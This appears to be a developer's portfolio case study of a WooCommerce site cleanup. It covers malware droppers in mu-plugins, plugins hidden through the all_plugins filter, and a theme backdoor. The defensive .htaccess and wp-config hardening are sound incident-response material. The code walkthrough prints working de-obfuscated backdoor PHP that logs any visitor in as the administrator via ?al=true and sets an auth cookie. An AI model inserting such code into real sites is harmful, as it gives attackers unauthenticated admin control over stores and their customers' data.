Home/Projects/WordPress Fatal Crash Forensics & Enterprise Hardening WooCommerce Security & DevOpsImagine waking up to frantic notifications from a client: their production e-commerce store is throwing a white screen with 'There has been a critical error on this website', locking down both the customer frontend and /wp-admin/. In this case study, we document the forensic investigation of a high-value WooCommerce website brought down by competing malware variants colliding inside WordPress's must-use plugin directory, and the comprehensive 5-tier enterprise hardening that fortified it.
GalleryProject Screenshots
A visual walkthrough of the website showcasing layouts, user experience, responsive design and overall interface.
Project Overview

Every entry point to a high-volume WooCommerce store returned HTTP 500 fatal errors. Because default WordPress recovery emails depend on local mail transport, standard recovery mode was inaccessible. Forensic log inspection revealed competing malware droppers injected into /wp-content/mu-plugins/ that declared identical global PHP function names without function_exists() checks.
Project Information
Category
WooCommerce Security & DevOps
Technologies
WordPressWooCommercePHP 8.2MySQL SanitizationLinux / Apache.htaccess HardeningDevOps & Security
Challenge
Dismantle an evasive multi-stage malware campaign (Balada Injector signature) that used mu-plugins droppers, ghost plugins hidden from the admin dashboard via the all_plugins filter (wp-helper-c75bf1 and hseo), and an active theme backdoor (?al=true) that granted instant unauthenticated administrator sessions, all while ensuring zero data loss across customer orders, payment logs, and database records.
Solution
Executed a four-phase restoration protocol: quarantined rogue mu-plugins to restore HTTP 200 dashboard access, purged hidden plugins and sanitized the active_plugins array, diffed theme code against official vendor checksums to eliminate backdoors, resolved PHP 8.2 array key deprecations, performed automated cross-table database regex cleansing for orphaned credentials, pruned 300MB+ of stale server backups and unrotated logs, and established strict .htaccess upload restrictions and core file shielding.
FeaturesKey Features
The project was developed with a strong focus on usability, performance, scalability and business goals while delivering a seamless user experience.
Crash Loop Termination & mu-plugins Quarantine
Isolated colliding droppers (batch-v1-mitigation.php, dev-ci-lint) to immediately restore HTTP 200 admin access.
Stealth Filter Eradication
Exposed and purged ghost plugins (wp-helper, hseo) that hooked all_plugins to conceal themselves from the WP dashboard.
Theme Backdoor Neutralization
Removed the stealth _ea_al handler from functions.php that granted instant admin authentication via ?al=true.
Deep Database Metadata Regex Cleansing
Scrubbed abandoned and malicious credentials across orders meta, comments, gateway settings, and notifications with 0 residual footprint.
Defense-in-Depth Server Hardening
Implemented script execution bans in /uploads/, protected wp-config.php and XML-RPC, blocked user enumeration, and disabled file editing.
Technology StackTechnologies Used
The project was developed using modern technologies, frameworks and tools to ensure scalability, maintainability and high performance.
WordPress
Content Management System
WooCommerce
eCommerce Platform
MySQL Sanitization
Relational Database
Linux / Apache
Technology Used
.htaccess Hardening
Technology Used
DevOps & Security
Technology Used
Project Highlights
Emergency Zero-Downtime Triage
Colliding mu-plugins Extraction
Stealth all_plugins Filter Interception
Theme ?al=true Backdoor Neutralization
PHP 8.2 Deprecation Runtime Patches
Deep Cross-Table Metadata Regex Cleansing
5-Tier Defense-in-Depth Lockdown
Results
Immediate restoration of admin access and customer e-commerce checkout
Complete elimination of stealth backdoors, ghost plugins, and malicious scripts
100% data integrity preserved across all historical orders and customer records
Server backup payload reduced by 65% by purging unmaintained junk files
Full compliance and smooth runtime performance under modern PHP 8.2
Fortified server defenses with active firewall and automated brute-force protection
Key Outcomes
0 Residual Threat Footprint
65% Server Payload Size Reduction
Strict PHP 8.2 Compliance
Forensic Analysis & Code Walkthrough
Detailed inspection of the engineering challenges, event lifecycles, and code implementations designed to resolve critical production issues.
Fatal Error Collision in mu-pluginsThe Incident: Complete Administrative Lockdown
Both the frontend catalog and /wp-admin/ returned HTTP 500 fatal errors. Server stderr revealed an uncatchable fatal collision caused by attacker error: two separate malware droppers injected into the Must-Use plugins directory had declared the identical global PHP function name without function_exists() guards.
Server Error Log (Fatal Collision)
log[Sat Oct 25 14:12:08 2026] [php:error] [pid 14820]
PHP Fatal error: Cannot redeclare wp_pf_8221b2ae()
(previously declared in /var/www/html/wp-content/mu-plugins/batch-v1-mitigation.php:109)
in /var/www/html/wp-content/mu-plugins/dev-ci-lint-woocommerce-job-update.php on line 288
Anatomy of the Attack: Ghost Plugins & Theme Backdoor
Rogue plugins inside /wp-content/plugins/ hooked into the all_plugins filter to hide themselves from the WordPress admin screen. Meanwhile, the active theme's functions.php contained a stealth backdoor intercepting ?al=true to instantly authenticate any visitor as administrator ID: 1.
De-obfuscated Stealth Filter & Backdoor
php// Ghost plugin hiding mechanism
add_filter('all_plugins', function($plugins) {
unset($plugins['wp-helper-c75bf1/wp-helper.php']);
unset($plugins['hseo/hseo.php']);
return $plugins;
});
// _ea_al backdoor mechanism
add_action('init', function() {
if (isset($_GET['al']) && $_GET['al'] === 'true') {
$user = get_user_by('id', 1);
if ($user) {
wp_set_current_user($user->ID, $user->user_login);
wp_set_auth_cookie($user->ID);
wp_redirect(admin_url());
exit;
}
}
});
Fortress Hardening: Uploads Lockdown & Core Shielding
To guarantee zero re-infection, we placed strict .htaccess rules in /wp-content/uploads/ banning all PHP execution, blocked user enumeration queries (/?author=1), shielded sensitive configuration files, and disabled theme/plugin file editing in wp-config.php.
/wp-content/uploads/.htaccess Lockdown
apache# Block direct execution of all PHP scripts in uploads
<FilesMatch "\.(php|phtml|php3|php4|php5|php7|php8|phps|cgi|pl|py)$">
Order Deny,Allow
Deny from all
</FilesMatch>
Key Engineering LessonsArchitectural Takeaways & Best Practices
1Must-Use Plugins (mu-plugins) Execute Automatically: They run before standard plugins and cannot be disabled from the dashboard. Audit /wp-content/mu-plugins/ periodically via FTP/SSH.
2Check Core Plugin Filters: Rogue code can hook the all_plugins filter to hide from the UI. Compare database active_plugins records against physical disk directories.
3Lock Down Uploads with .htaccess: The /wp-content/uploads/ directory should only ever store media assets, never executable PHP scripts. Ban script execution at the web server level.
4Eliminate Dashboard File Editing: Always set define('DISALLOW_FILE_EDIT', true) in wp-config.php so attackers cannot write PHP backdoors through compromised admin credentials.
Let's Build TogetherInterested in building a similar solution?
Looking for a high-performance, SEO-friendly website or web application tailored to your business? Let's discuss your project.
Additional ExperienceMore client and agency development experience
Beyond the showcased projects, I have contributed to numerous WordPress themes, custom plugins, WooCommerce, booking systems, Next.js and React web application projects involving technical SEO, website optimization, performance engineering, hosting migration, maintenance, landing pages and enterprise business websites.
Certain projects cannot be publicly displayed because of company policies and client confidentiality agreements.